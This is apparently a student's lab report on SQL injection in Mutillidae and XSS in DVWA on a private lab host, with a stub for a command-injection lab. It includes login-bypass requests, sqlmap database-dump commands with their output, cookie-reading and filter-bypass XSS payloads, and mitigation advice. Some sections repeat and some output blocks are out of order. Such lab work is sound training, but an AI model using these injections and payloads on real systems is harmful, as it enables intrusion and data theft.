Cookie: showhints=1; PHPSESSID=03oome14co0k7rn2g7j1gvc6o0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test%27+OR+%271%27%3D%271&password=anything&login-php-submit-button=Login
```



```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.160.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 72
Origin: http://192.168.160.143
Connection: keep-alive
Referer: http://192.168.160.143/mutillidae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=03oome14co0k7rn2g7j1gvc6o0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=test' OR '1'='1&password=anything&login-php-submit-button=Login
```



```
HTTP/1.1 200 OK
Date: Thu, 24 Jul 2025 03:49:19 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 50336
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon"

    <link rel="stylesheet" type="text/css" href="./styles/global-styles.css"
    <link rel="stylesheet" type="text/css" href="
    ./styles/ddsmoothmenu/ddsmoothmenu.css" />
    <link rel="stylesheet" type="text/css" href="
```

4. Research and Documentation

- Create a report summarizing the SQL injection techniques learned, including manual and automated methods. Include screenshots of successful injections and their results.

SQL Injection Report

Target Application: OWASP Mutillidae II ([http://192.168.177.134](http://192.168.160.143))

1. **Objective**
   To explore and exploit SQL Injection vulnerabilities manually and using automated tools (like SQLMap), gaining hands-on experience in identifying, testing, and exploiting database flaws in web applications.


2. **SQL Injection Techniques Learned**

A. Manual SQL Injection: Used Burp Suite and browser input fields to craft malicious SQL payloads

- Login Bypass Payloads:
  - ' OR '1'='1
  - admin' –
- Testing User Info Page: Modified GET/POST parameters with SQL payloads to cause unintended behavior or reveal errors.

Tools Used:

- Burp Suite (Intercept + Repeater)
- Web browser with Mutillidae




```
HTTP/1.1 200 OK
Date: Thu, 24 Jul 2025 03:49:19 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 50336
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html



<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
  <head>
    <link rel="shortcut icon" href="./images/favicon.ico" type="image/x-icon"

    <link rel="stylesheet" type="text/css" href="./styles/global-styles.css"
    <link rel="stylesheet" type="text/css" href="
    ./styles/ddsmoothmenu/ddsmoothmenu.css" />
    <link rel="stylesheet" type="text/css" href="
```

B. Automated SQL Injection (SQLMap)

Used sqlmap to:

- **Enumerate databases:**
  sqlmap -u "http://192.168.160.143/mutillidae/index.php?page=userinfo.php" --dbs`



```
[03:59:20] [INFO] retrieved: 'wraithlogin'
[03:59:20] [INFO] retrieved: 'yazd'
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
```

- **Get table names:**
  sqlmap -u "http://192.168.160.143/mutillidae/index.php?page=userinfo.php" -D mutillidae –tables

Lab 2: XSS Vulnerabilities in DVWA

Introduction

This lab repository contains comprehensive exercises and solutions for addressing Cross-Site Scripting (XSS) vulnerabilities in the Damn Vulnerable Web Application (DVWA). Designed for security professionals and enthusiasts, this lab offers hands-on experience in identifying and mitigating XSS vulnerabilities. Through various exercises, participants will engage with different XSS attack vectors, allowing them to strengthen their web security skills in a controlled and legal environment.

Overview

The Damn Vulnerable Web Application (DVWA) is a popular web application designed for security professionals and enthusiasts to practice their web security skills in a legal and safe environment. This repository focuses on addressing and mitigating XSS vulnerabilities, one of the most common and critical web security issues.

XSS (DOM)

A DOM-based cross-site scripting (XSS) attack happens when a threat actor modifies the document object model (DOM) environment in the victim's browser. So, while the HTML itself doesn't change, the code on the client side executes differently.

- **Low**
  Payload: <script>alert('BugBot19 was here')</script>
- **Medium**
  Payload: <script>alert('BugBot19 was here')</script>
- **High**
  Payload: <script>alert('BugBot19 was here')</script>

XSS (Reflected)

Reflected XSS is a kind of cross-site scripting attack, where a malicious script is injected into websites that are trusted or otherwise benign. Typically, the injection occurs when an unsuspecting user clicks on a link that is specifically designed to attack the website they are visiting.

Low/Medium/High

During the research phase, I found out that one of the payloads can be used in all three levels. The payload is mentioned below:

Payload: <svg onload=alert('BugBot19 was here')>

XSS (Stored):

Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves reflecting a malicious script off of a web application onto a user's browser.

Low

Payload: <script>alert(document.domain)</script>

Medium

Payload: <img src=x onerror=alert(document.cookie)>

Change the text 'size' and 'max length'.

High

Payload: <body onload=alert('BugBot19')>

Change the text 'size' and 'max length'.


Exercise: XSS Vulnerability Assessment

Objective

In this exercise, you will perform a series of tasks to identify and exploit XSS vulnerabilities within the DVWA environment.


Instructions

1. Setup DVWA: Ensure that DVWA is set up and running on your local environment. Access it through your web browser.



```
[11 tables]
+-----------------------------+
| accounts                    |
| balloon_tips                |
| blogs_table                 |
| captured_data               |
| credit_cards                |
| help_texts                  |
| hitlog                      |
| level_1_help_include_files  |
| page_help                   |
| page_hints                  |
| pen_test_tools              |
+-----------------------------+

[04:00:58] [INFO] fetched data logged to t
```

- **Get column names**
  sqlmap -u "http://192.168.160.143/mutillidae/index.php?page=userinfo.php" -D mutillidae -T accounts --columns
- **Dump table data**
  sqlmap -u "http://192.168.160.143/mutillidae/index.php?page=userinfo.php" -D mutillidae -T accounts –dump



```
Database: mutillidae
Table: accounts
[19 entries]
+-----+----------+-------------+----------+-------------------------------+
| cid | is_admin | password    | username | mysignature                   |
+-----+----------+-------------+----------+-------------------------------+
| 1   | TRUE     | admin       | admin    | Monkey!                       |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!            |
| 3   | FALSE    | monkey      | john     | I like the smell of confunk   |
| 4   | FALSE    | password    | jeremy   | d1373 1337 speak              |
| 5   | FALSE    | password    | bryce    | I Love SANS                   |
| 6   | FALSE    | samurai     | samurai  | Carving Fools                 |
| 7   | FALSE    | password    | jim      | Jim Rome is Burning           |
| 8   | FALSE    | password    | bobby    | Hank is my dad                |
| 9   | FALSE    | password    | simba    | I am a super-cat              |
| 10  | FALSE    | password    | dreveil  | Preparation H                 |
| 11  | FALSE    | password    | scotty   | Scotty Do                     |
| 12  | FALSE    | password    | cal      | Go Wildcats                   |
| 13  | FALSE    | password    | john     | Do the Duggie!                |
| 14  | FALSE    | 42          | kevin    | Doug Adams rocks              |
| 15  | FALSE    | set         | dave     | Bet on S.E.T. FTW             |
| 16  | FALSE    | tortoise    | patches  | meow                          |
| 17  | FALSE    | stripes     | rocky    | treats?                       |
| 18  | FALSE    | user        | user     | User Account                  |
| 19  | FALSE    | pentest     | ed       | Commandline KungFu anyone?    |
+-----+----------+-------------+----------+-------------------------------+

[04:02:30] [INFO] table 'mutillidae.accounts' dumped to CSV file '/home/cyber
```

3. Vulnerabilities Exploited

Vulnerability	Description	Payload Used	Result
Login Bypass	Used SQLi to login without credentials	' OR '1'='1	Logged in as admin
Data Extraction	Extracted table data using SQLMap	--dump	Full user table dumped
Log Injection (if done)	Attempted to inject logs using SQLi	'; INSERT INTO logs ... --	Manipulated log data

4. Lessons Learned

- Importance of input validation: Web applications must sanitize and parameterize inputs to prevent SQL injection.
- SQLMap efficiency: Automated tools can speed up recon and exploitation drastically.
- Burp Suite's power: Offers full control for manual payload crafting and learning real-time responses.

5. Conclusion

This lab demonstrated the real-world risk of SQL Injection and the necessity of secure coding practices. Manual testing improves understanding, while automated tools like SQLMap aid in faster discovery and exploitation.

Lab 2: XSS Vulnerabilities in DVWA

Introduction

This lab repository contains comprehensive exercises and solutions for addressing Cross-Site Scripting (XSS) vulnerabilities in the Damn Vulnerable Web Application (DVWA). Designed for security professionals and enthusiasts, this lab offers hands-on experience in identifying and mitigating XSS vulnerabilities. Through various exercises, participants will engage with different XSS attack vectors, allowing them to strengthen their web security skills in a controlled and legal environment.

Overview

The Damn Vulnerable Web Application (DVWA) is a popular web application designed for security professionals and enthusiasts to practice their web security skills in a legal and safe environment. This repository focuses on addressing and mitigating XSS vulnerabilities, one of the most common and critical web security issues.

XSS (DOM)

A DOM-based cross-site scripting (XSS) attack happens when a threat actor modifies the document object model (DOM) environment in the victim's browser. So, while the HTML itself doesn't change, the code on the client side executes differently.

Low

Payload: <script>alert('BugBot19 was here')</script>

Medium

Payload: <script>alert('BugBot19 was here')</script>

High

Payload: <script>alert('BugBot19 was here')</script>

XSS (Reflected)

Reflected XSS is a kind of cross-site scripting attack, where a malicious script is injected into websites that are trusted or otherwise benign. Typically, the injection occurs when an unsuspecting user clicks on a link that is specifically designed to attack the website they are visiting.

Low/Medium/High

During the research phase, I found out that one of the payloads can be used in all three levels. The payload is mentioned below:

Payload: <svg onload=alert('BugBot19 was here')>

XSS (Stored)

Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application. Reflected XSS involves reflecting a malicious script off of a web application onto a user's browser.

Low

Payload: <script>alert(document.domain)</script>

Medium

Payload: <img src=x onerror=alert(document.cookie)>

Change the text 'size' and 'max length'.

High

Payload: <body onload=alert('BugBot19')>

Change the text 'size' and 'max length'.


Exercise: XSS Vulnerability Assessment

Objective

In this exercise, you will perform a series of tasks to identify and exploit XSS vulnerabilities within the DVWA environment.

Instructions

1. Setup DVWA: Ensure that DVWA is set up and running on your local environment. Access it through your web browser.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer


We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

2. Identify Vulnerable Input Fields:

- Explore different sections of DVWA (e.g., "XSS (Reflected)", "XSS (Stored)", "XSS (DOM)").
    - XSS (Reflected)
      Payload: <script>alert('BugBot19')</script>



XSS (Stored)



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Cyberpen

Message * <script>alert('BugBot19')</script>

192.168.160.143

BugBot19

- Identify input fields that are vulnerable to XSS attacks.

Field vulnerable to XSS attacks

1. XSS (Reflected)

Page: http://<your-ip>/dvwa/vulnerabilities/xss/

Vulnerable Input Field:

The "What's your name?" text input box.

  - The input is reflected immediately in the browser after clicking Submit.
  - an alert pops up, which show this input field is **vulnerable to reflected XSS**.

2. XSS (Stored)

Page: http://<your-ip>/dvwa/vulnerabilities/xss_s/

Vulnerable Input Fields:

The "Name" and "Message/Comment" input boxes.

- Whatever you enter is saved to the page and displayed to other users.
- It executes every time the page loads, it's stored XSS.

3.XSS (DOM)

- Would typically have a dropdown or a URL parameter like ?default=English.
- Vulnerable when the DOM itself reflects the input (via JavaScript) without sanitization.
- You mentioned this section is not available, so no input field here


3. Test with Low-Level Payloads:

- Use the low-level payload provided above for DOM-based XSS.
- Confirm if you receive the expected alert pop-up.

"DOM-based XSS testing was not completed as the `XSS (DOM)` module was not available in my current DVWA installation."

4. Experiment with Medium-Level Payloads:

- Enter the medium-level payload for reflected XSS and observe the behavior of the application.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

alert('BugBot19 was here')> Submit

Hello

- Document your findings and any variations in output.

Reflected XSS – Medium Level Test (Result)

- URL tested: http://192.168.160.143/dvwa/vulnerabilities/xss_r/
- Security level: Medium
- Payload used: <svg onload=alert('BugBot19 was here')>
- Result observed: I saw "Hello" without an alert popup

Analysis:

This means DVWA's Medium security level is doing some filtering or sanitizing:

- It likely stripped or encoded your <svg> tag or onload attribute.
- The fact that i only saw Hello means the payload didn't execute as JavaScript, confirming the filtering is active.

Conclusion:


The input field is still vulnerable to XSS, but at Medium level, DVWA has added filters that successfully blocked your SVG payload.

5. **Explore High-Level Payloads:**

- Implement high-level payloads in the respective fields and observe the results.

A. **Reflected XSS – High Security Level**

- Test URL: http://<your-ip>/dvwa/vulnerabilities/xss_r/
- Payload: <svg onload=alert('BugBot19 was here')>
- Result: No alert box appeared.
    - Output shown as: Hello <svg onload=alert('BugBot19 was here')>
- DVWA filtered/encoded the input. This indicates **effective XSS protection** on High level.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello <svg onload=alert('BugBot19 was here')>
```

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Stored XSS:


You have completed testing Stored XSS for:

- Working payload: <script>alert('BugBot19')</script>
- Blocked payload: <body onload=alert('BugBot19')>

Explanation:

On Low/Medium, DVWA does not sanitize input, so XSS is successful.

On High, DVWA escapes HTML tags, preventing script execution.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Cyberpen
Message: <script>alert('BugBot19')</script>


Name: Cyberpen
Message: <body onload=alert('BugBot19')>

6. Create Your Own Payloads:

- Develop additional payloads that you believe may bypass the security measures in place.

- Test these payloads and analyze the results.

Testing Stored XSS Payloads: <img src=x onerror=alert('BugBot19')>




Name * TestUser

Message * <img src=x onerror=alert('BugBot19')>

192.168.160.143

BugBot19

Testing Reflected XSS Payloads: <a href="#" onclick=alert('BugBot19')>Click</a>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

=alert('BugBot19')>Click</a>

Hello Click

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Testing Your Own Payloads (DOM-Based): <script>alert('BugBot19')</script>

I cant test this because my Owasp doesn't has DOM=Based

Summary Table for Testing:

Section	Input Location	Example Payload	Expected Result
XSS (Stored)	Name / Message	<script>alert('BugBot19')</script>	Alert shows when message is loaded
XSS (Reflected)	Name input	<img src=x onerror=alert('BugBot19')>	Alert on form submit
XSS (DOM)	URL param default	<svg onload=alert('BugBot19')>	Alert on page load

7. **Report Findings:**

- Write a short report detailing the input fields tested, payloads used, results obtained, and any mitigation strategies you propose.

XSS Vulnerability Testing

Objective:

To identify and exploit XSS (Cross-Site Scripting) vulnerabilities in DVWA using reflected, stored, and DOM-based vectors across varying security levels.

Test Environment:

- Application: DVWA (Damn Vulnerable Web Application)
- Target IP: http://192.168.160.143/dvwa/`
- Security Levels Tested: Low, Medium, High

Input Fields Tested:

Section	Input Fields	Type
XSS (Reflected)	name	Text Input
XSS (Stored)	name, message	Textarea
XSS (DOM)	Missing in menu	N/A

Payloads Used:

Payload	Description	Section Used
<script>alert('BugBot19')</script>	Basic script	Reflected, Stored
<svg onload=alert('BugBot19')>	SVG-based	Reflected
<img src=x onerror=alert('BugBot19')>	Image handler	Stored
<a href="javascript:alert('BugBot19')">Click</a>	Anchor tag	Stored
<scr<script>ipt>alert('BugBot19')</scr<script>ipt>	Obfuscated script	Stored
<a href="#" onclick=alert('BugBot19')>Click</a>	Onclick handler	Reflected

Results:

Section	Payload	Result
Reflected XSS	<script>alert('BugBot19')</script>	Alert triggered
Reflected XSS	<svg onload=alert('BugBot19')>	Displayed as plain text
Stored XSS	<script>alert('BugBot19')</script>	Alert triggered
Stored XSS	<img src=x onerror=alert('BugBot19')>	Alert triggered
Stored XSS	Encoded body tag	Filtered / not executed
DOM XSS	Unavailable in interface	Could not test

Mitigation Strategies:

To prevent XSS attacks, the following security measures should be implemented:

1. Input Validation & Output Encoding

- Sanitize all user input using server-side validation.
- Encode output contextually (e.g., HTML encode for HTML output, JS encode for JavaScript).

2. Content Security Policy (CSP):

- Enforce a strong CSP header to limit allowed script sources and disallow inline scripts.

3. HTTPOnly & Secure Cookies:

- Prevent stolen cookies from being accessed by client-side scripts.

4. Use of Security Libraries:

- Implement libraries like DOMPurify for client-side sanitization.

5. Framework-Specific Defenses:

- Use frameworks that auto-sanitize inputs (e.g., React, Angular) when possible.

Conclusion:

Multiple input fields in DVWA are vulnerable to Reflected and Stored XSS on Low and Medium security levels. High-level payloads were partially blocked depending on the field. DOM-based XSS could not be tested due to the absence of the feature in the current DVWA instance.

Lab 3: Command Injection in DVWA

Overview

In this lab, you will explore Command Injection vulnerabilities within the Damn Vulnerable Web Application (DVWA). Command Injection occurs when an application allows an attacker to execute arbitrary commands on the host operating system due to improper input validation. You will test various payloads against different levels of command injection vulnerabilities: Low, Medium, High, and Impossible.

Prerequisites

- Ensure you have DVWA installed and running.
- Familiarize yourself with BurpSuite and the FoxyProxy extension for effective testing.

